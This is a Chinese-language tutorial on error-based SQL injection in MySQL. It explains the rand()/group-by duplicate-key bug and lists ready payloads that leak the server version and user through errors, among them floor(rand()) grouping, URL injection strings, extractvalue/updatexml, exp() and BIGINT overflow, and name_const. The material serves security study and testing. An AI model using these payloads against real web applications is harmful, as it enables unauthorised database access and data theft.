基于报错的SQL 注入详细解析

# group by

关于group by 聚合函数的报错，是MySQL 的一个bug 编号为#8652。当使用rand() 函数进行分组聚合时，会产生重复键的错误。

测试用例如下：

-----------------------------------------------------------------

create table r1 (a int);

insert into r1 values (1),(2),(1),(2),(1),(2),(1),(2),(1),(2),(1),(2),(1),(2);

-----------------------------------------------------------------

【select left(rand(),3),a from r1 group by 1】




图1

【select left(rand(),3),a,count(\*) from r1 group by 1】




图2

注意：必须使用如上所示列的顺序

【select round(rand(),1),a,count(\*) from r1 group by 1】




图3

相应的可以构造特殊的SQL 语句来进行SQL 注入，具体方法有如下几种：

【select concat(left(rand(),3),'^',(select version())) as x,count(\*) from information\_schema.tables group by x】




图4

说明：

语句中的as 是给concat(left(rand(),3),'^',(select version())) 起一个别名x 方便后面的聚合操作。此处as 可以省略，直接写x 即可。

【select count(\*),concat(floor(rand()\*2),'^',(select version()))x from information\_schema.tables group by x】

如果关键的表被禁用了，可采用如下语句

【select count(\*) from (select 1 union select null union select !1)a group by concat(version(),floor(rand(0)\*2))】




图5

如果rand 函数被禁用了，可采用如下方式

【select min(@a:=1) from information\_schema.tables group by concat(@@version,@a:=(@a+1)%2);】




图6

?id=1' and (select 1 from information\_schema.tables limit 0,1) --+

?id=1' and (select 1 from (select count(\*),concat((select version() from information\_schema.tables limit 0,1),floor(rand()\*2))x from information\_schema.tables group by x)a) --+

注意：

此种注入方法，有可能成功，也有可能不成功！（直接在MySQL 5.6.27-2 中测试）

- XPATH 报错

【select extractvalue(1,concat('^',(select version()),'^'))】




图7

【select updatexml(1,concat('^',(select version()),'^'),1)】




图8

- EXP 报错

参看链接：

https://osandamalith.com/2015/07/15/error-based-sql-injection-using-exp/

【select exp(~(select \* from (select user())a))】




图9

- BIGINT 溢出报错

参考链接：

http://www.cnblogs.com/lcamry/articles/5509112.html

【select !(select \* from (select user())x)-~0;】




图10

- MySQL 的重复冲突特性

【select \* from (select name\_const(version(),1),name\_const (version(),1))a;】




图11